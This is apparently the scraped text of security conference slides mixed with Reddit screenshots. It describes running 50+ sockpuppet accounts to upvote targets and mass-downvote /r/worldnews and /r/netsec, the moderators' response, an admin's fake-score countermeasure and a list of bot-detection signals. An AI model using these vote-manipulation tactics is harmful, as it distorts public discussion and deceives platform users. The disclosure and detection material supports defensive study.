It's cold outside. Don't forget the sweater I made you.

(i.imgur.com)
submitted 11 hours ago by methnuggets

6 comments share

2111




The Flag of Connacht, a province in Ireland

(upload.wikimedia.org)
submitted 19 hours ago by malachymac95

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Put arms on a bird they said . . .

(i.imgur.com)
submitted 4 days ago by ivolunteerastrubble

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X-post from /r/gaming. Hotline Miami badass chicken arms!

(i.imgur.com)
submitted 3 days ago by Larlock1

1 comment share

5555




"I have eyes on the target, over."

(i.imgur.com)
submitted 5 days ago by SomeNorwegianChick

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I am the Kingslayer

(i.imgur.com)
submitted 5 days ago by SomeNorwegianChick

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Ninja Bird

(imgur.com)
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Bird Arm Billboard. This anyone's work?

(imgur.com)
submitted 7 days ago by JackFlagon


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World News

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Note

Check this very active LIVE feed for the latest on Occupy Central in Hong Kong.

1

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2156

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Greece Is In Full Blown Stock Market Collapse

(businessinsider.com)

submitted 4 hours ago by yam12

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WALL STREET JOURNAL

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


Filter out dominant topics:

Filter Hong Kong

Filter Iraq / ISIS

Filter Ukraine / Russia

Score factors





Upvote articles we want to **promote**

Downvote articles we want to **kill**



First we needed accounts..

Our accounts seemed broken

Reddits' secret sauce

But we have > 50 accounts

What we can do with 50
accounts?

On small subreddits it's easy to get a new article on to front page by upvoting

[root@netsec /]#

hot

new






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**[Featured Post] /r/netsec's Q2 2014 Information Security Hiring Thread**
80
 TCP reassembly bug in FreeBSD can cause kernel crash, possible memory disclosure. (freebsd.org)


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 3 comments save hide report



2


26
 How to Safely Generate a Random Number (like 6ae51281cde590) (sockpuppet.org)


submitted 4 minutes ago by Wastoll

 comment save hide delete nsfw
335
 Tails 1.0 released! (tails.boum.org)




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submitted 46 minutes ago by TMETic

On large subreddits like
/r/worldnews, 50 isn't enough for a
full win

Let's also try downvoting..

Downvote stuff to knock into
moderation queue

Below user/subreddit preference

Trickle Downvoting: only downvote as many upvotes as new articles have

Upvote our target
Trickle downvote others



Mass-Downvoting

What would happen if we
downvoted all new articles as
they appeared?

Began with /r/worldnews

reddit WORLDNEWS **comments** related other discussions (1)

REUTERS In eastern Ukraine, the mob rules (reuters.com)
submitted an hour ago by Aznb01p
15 comments share save hide give gold report

all 15 comments
sorted by: best ▼

Note: We may remove bigoted or hateful comments, including those directed towards any race, religion, ethnic group, nationality, gender, or sexual orientation. Repeat offenders may be banned.

save reddiquette formatting help

[–] Tyacre 19 points an hour ago
How the heck is this at 56 downvotes after 4 minutes?!
permalink save report give gold reply

[–] Husierra 13 points 53 minutes ago
If you look at r/worldnews/new, all posts that mention "russia" in title are massively downvoted
edit: they now switched it so it downvotes all submissions....
permalink save parent report give gold reply

[–] Tyacre 19 points an hour ago

How the heck is this at 56 downvotes after 4 minutes?!

permalink save report give gold reply

Then..

attackers, so the admins can solve the problem faster.

We apologize for the disruption, we appreciate your patience, and we welcome any tips you have for how we can improve the /r/worldnews user experience in this time of difficulty.

1764 comments share

other discussions

↑ 5/5/14 r/worldnews "/r/worldnews is currently under a downvote attack - here's what you need
27 to know, and what you can do" (reddit.com)
↓ submitted 5 months ago by EdgyUsernameGoldPlz to /r/PanicHistory
16 comments share


↑ 33 ? /r/worldnews is currently under a downvote attack (reddit.com)
↓ submitted 5 months ago by MrsSlippy to /r/conspiracy
14 comments share

↑ WE'RE UNDER ATTACK, COMRADES! STAY CALM AND DON'T MOVE - WE'RE FIGHTING THIS
15 THING WITH EVERYTHING WE'VE GOT! (reddit.com)
↓ submitted 5 months ago by jamie_byron_dean to /r/circlebroke2

↑ 3 ? [3 days ago] "/r/worldnews is currently under a downvote attack - here's what you
↓ need to know, and what you can do" (reddit.com)
submitted 5 months ago by cojoco to /r/RedditCensorship
comment share

↑ 0 ? /r/WorldNews is currently under a downvote attack (reddit.com)
↓ submitted 5 months ago by sage_joch to /r/Orwellian
comment share

MY SUBREDDITS FRONT ALL RANDOM PICS FUNNY GAMING ASKREDDIT WORLDNEWS NEWS VIDEOS IAMA TODAYILEARNED AWW ADVICEANIMALS SCIENCE MUSIC MOVIES BESTOF BOOKS EARTHPOREXPLAINLIKEIM

reddit

hotnewrisingcontroversialtopgildedwiki promoted

subscribed
your front page

explore

multireddits
new! create sets of
subreddits to view
together.
for starters, try one
of these:

redditnews

redditpets

multibeta

to hide these
samples, create a
multi of your own:

explore multis


create

everything
from all subreddits

saved


trending subreddits /r/OutOfTheLoop /r/BoredCelebs /r/Ukraine /r/Glitch_in_the_Matrix /r/StarWars 23 comments

1 1667




Everyone, meet my little brother (imgur.com)
submitted 2 hours ago by Slothduction to /r/AdviceAnimals
71 comments share save hide report

2 3929




This duck sucks. (i.imgur.com)
submitted 6 hours ago by Bodysalt to /r/funny
388 comments share save hide report

3 3235




Amazing what mods can do for a 10 year old game (HL2) (i.imgur.com)
submitted 5 hours ago by DrSlappyPanta to /r/gaming
955 comments share save hide report

4 2735




Early Movie Concept Arts (imgur.com)
submitted 5 hours ago by chaths to /r/movies
640 comments share save hide report

5 3854




GOOD BOY (i.imgur.com)
submitted 7 hours ago by CORNLORD to /r/gifs
644 comments share save hide report

6 3096




This year's birthday treasure hunt for my son. (imgur.com)
submitted 7 hours ago by crutches43 to /r/pics
467 comments share save hide report

7 2330




John Oliver reads an unexpected and hilarious response from POM Wonderful after skewering them on his show
submitted 5 hours ago by theruins to /r/videos
188 comments share save hide report

8 2990




While I was drinking coffee this morning, my dog brought me this. I have no idea where it came from. (i.imgur.com)
submitted 7 hours ago by NikonNights to /r/aww
509 comments share save hide report

9 2062



/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do (self.worldnews)
submitted 4 hours ago by slapchopsuey to /r/worldnews
794 comments share save hide report

10 2539



TIL researchers have invented a helmet that gives humans simulated 360° of Vision, allowing a person to avoid object tossed outside the normal human field of view. (msa.h)
submitted 6 hours ago by hans_grouper to /r/todayilearned
291 comments share save hide report



WORLDNEWS

comments

related

other discussions (4)

REUTERS

AP

BBC

The Sydney Morning Herald

The Washington Post

the guardian

Wannow (1) | | |



/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do

1576

/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do (self.worldnews)

submitted 13 hours ago by slapchopsuey

You've probably noticed that the up/down vote numbers have suddenly turned very strange in the past few hours, with everything being downvoted below zero. This is because [/r/worldnews](#) is under attack. The source of the downvoting is currently unknown but we and the admins are investigating and doing our best to find out.

The purpose of this attack is to disrupt the subreddit. It does this by delivering enough downvotes to render posts invisible by reddit's default settings, and to discourage your participating by downvoting everything below zero.

Here's what you need to know:

- Don't worry about the downvotes affecting your karma. The unusual votes (in this case, downvotes) will be wiped out when the source of the problem is identified. This will probably take a few days.
- One of the goals of the attack is to render posts invisible by downvoting them below the default threshold in users' preferences settings. The way you can neutralize that part of the attack is by changing the threshold of invisibility in your user preferences. Here's how: 1. In the upper right of your screen in the area with your username, click [preferences](#). 2. In preferences, go to the "link options" section, and [change the final line, where it says "don't show me sites with a score of less than ____"](#). You can set it to any negative number (ex. -100), but even better than filling in a negative number is just leaving the box blank. By leaving the box blank you will completely neutralize the attackers' ability to make posts invisible.
- The "hot" tab will be broken for the duration of the attack, but we recommend browsing by the "new" tab ([/r/worldnews/new](#)).
- We also recommend voting; obviously we can't tell you how to vote, but human votes help minimize the impact of the attackers, and it only takes a fraction of a second to click the arrows.

If you like reading and participating in [/r/worldnews](#), following the above tips can help restore most of the everyday [/r/worldnews](#) experience for you, and with your participating in voting, you can help to weaken and expose the attackers, so the admins can solve the problem faster.

We apologize for the disruption, we appreciate your patience, and [we welcome any tips you have](#) for how we can improve the [/r/worldnews](#) user experience in this time of difficulty.

1589 comments save hide give gold report

search reddit

this post was submitted on 05 May 2014

1,576 points (52% like it)

14,372 upvotes 12,796 downvotes

shortlink: <http://redd.it/24sh5q>

Submit a new link

worldnews

[unsubscribe](#) 5,488,458 readers

5,860 users here now

See gilded [/r/worldnews](#) comments

[Message the moderators](#)

Welcome!

- [/r/worldnews](#) is for major news around the world except US-news / US politics

Disallowed submissions

- US internal news/US politics
- Editorialized titles
- Feature stories
- Editorials, opinion, analysis
- Non-English articles

Much speculation ensued...



*** For the record, we had nothing to do with [/r/technology](#)

Simultaneously, we ran the
same thing on netsec...

But netsec moderators responded
with intelligent discussion and
roped in official reddit admins to
talk about the problem..

[-] **amitybil** [S:MOD] 23 points 19 hours ago

I initially messaged all the admins through the reddit.com modmail, /u/cupcake1713 was the one who responded. I could try bringing it up with them but don't believe it will be worth my time.

[permalink](#) [save](#) [parent](#) [report](#) [give gold](#) [reply](#)

[-] **Deimora** [A] 78 points 18 hours ago*

You had a group of about 20 bots that were being used to downvote posts in the subreddit. We rendered the voting from those accounts ineffective, but to make it more difficult for the controller of the bots to realize that they've been disabled, we still need to make it look like their votes are applying. If we just throw away their votes entirely, the controller's going to see that their bots have been blocked, and change up what they're doing immediately.

because there's no way to tell which viewers are associated with the blocked voters, we have to show a score to everyone that looks like the votes are still applying (even though, as you said, we don't actually rank using it internally). The fake score can't be only shown to bot accounts. If the controller opens a submission in an incognito window via TOR or something, we'd have no way of linking them back to the bots. So when their 20 downvotes are gone there, they'd know what happened. This is /r/netsec, I'm sure I don't need to elaborate on how many other options there are for separating yourself from this sort of thing. The only feasible option is showing the fake scores to everyone unless we want detection to be trivial.

Being able to hide scores on submissions temporarily like you suggested might help some, but it really just delays the problem, it doesn't solve it. There are also various undesirable side effects from hiding submission scores that don't apply as much to comments. Over the years, a number of subreddits have tried experiments with hiding all submission scores using CSS like you've done, and they pretty much universally decided that it was a bad idea. Because the "hot" ranking involves both score and time, with things dropping in rank based on how old they are, being able to see the scores lets the viewer easily get an idea of how popular/significant different submissions are. Without that information available, it becomes extremely difficult for someone to look at a subreddit's front page and quickly figure out which submissions were the most popular recently.

I was the one that added the ability for moderators to temporarily hide comment scores, and I've definitely thought about extending it to submissions as well. But seeing how poorly all of those experiments that tried to do the same thing with CSS ended up going has made me hesitant about it. We do already have a very "light" score-hiding for submissions, where you can't see the score for the first 2 hours unless you actually visit the comments page. I'm not fully convinced that allowing true hiding like we have for comments would be a good thing, and most likely especially not for longer time periods since it makes the front page more and more confusing the longer the scores are hidden for.

[permalink](#) [save](#) [parent](#) [report](#) [give gold](#) [reply](#)

This should have been much easier to spot

3  33
SA-CORE-2014-005 – Drupal core – SQL injection (drupal.org)
submitted 12 hours ago by darknessproz
7 comments share Instapaper



This should have been much easier to spot

3  33
SA-CORE-2014-005 – Drupal core – SQL injection (drupal.org)
submitted 12 hours ago by darknessproz
7 comments share Instapaper



- voting in synch
- signup times
- some common email domains
- pattern of names
- ip-addresses from known open proxies
- user-agents: headers
- low karma interactors

BTW... Two months later

this post was submitted on 05 May 2014

0 points (46% like it)

~~54 upvotes~~ ~~63 downvotes~~

shortlink: <http://redd.it/24rhai>

to

this post was submitted on 05 May 2014

337 points (83% upvoted)

shortlink: <http://redd.it/24rhai>

This should have been much easier to spot



- voting in sync
- signup times
- some common email domains
- pattern of names
- ip-addresses from known open proxies
- user-agents: headers
- **low karma interactors**

Growing Personas for Karma

Everything i needed to know about managing hackers, i learnt from my DVD collection..

Does twitter kill the blogging star ?

Memory Corruption Attacks. The (almost) complete history..

Some Computer Security Prezi's

Anonymity loves Company

Tell HN: Toy app thrown together for fun

Too many InfoSec Conferences? (Infographic Inside)

Tell HN: Subscription Service that covers InfoSec Happenings..

What Anonymous taught us about Cyber War

Searchable Security Conference Site

LulzSec will be used to Usher in Regulation (few of us will like)

Create graphs/nodes/edges in JavaScript (an arbor.js tutorial)

Automated Shoulder Surfing Attacks (Computer Vision meets on screen keyboards)

BlackHat 2011 (according to Twitter)

(Simple) Chrome plugin for GPG/PGP in GMail


Update: (Simple)Chrome plugin to enable GPG in Gmail

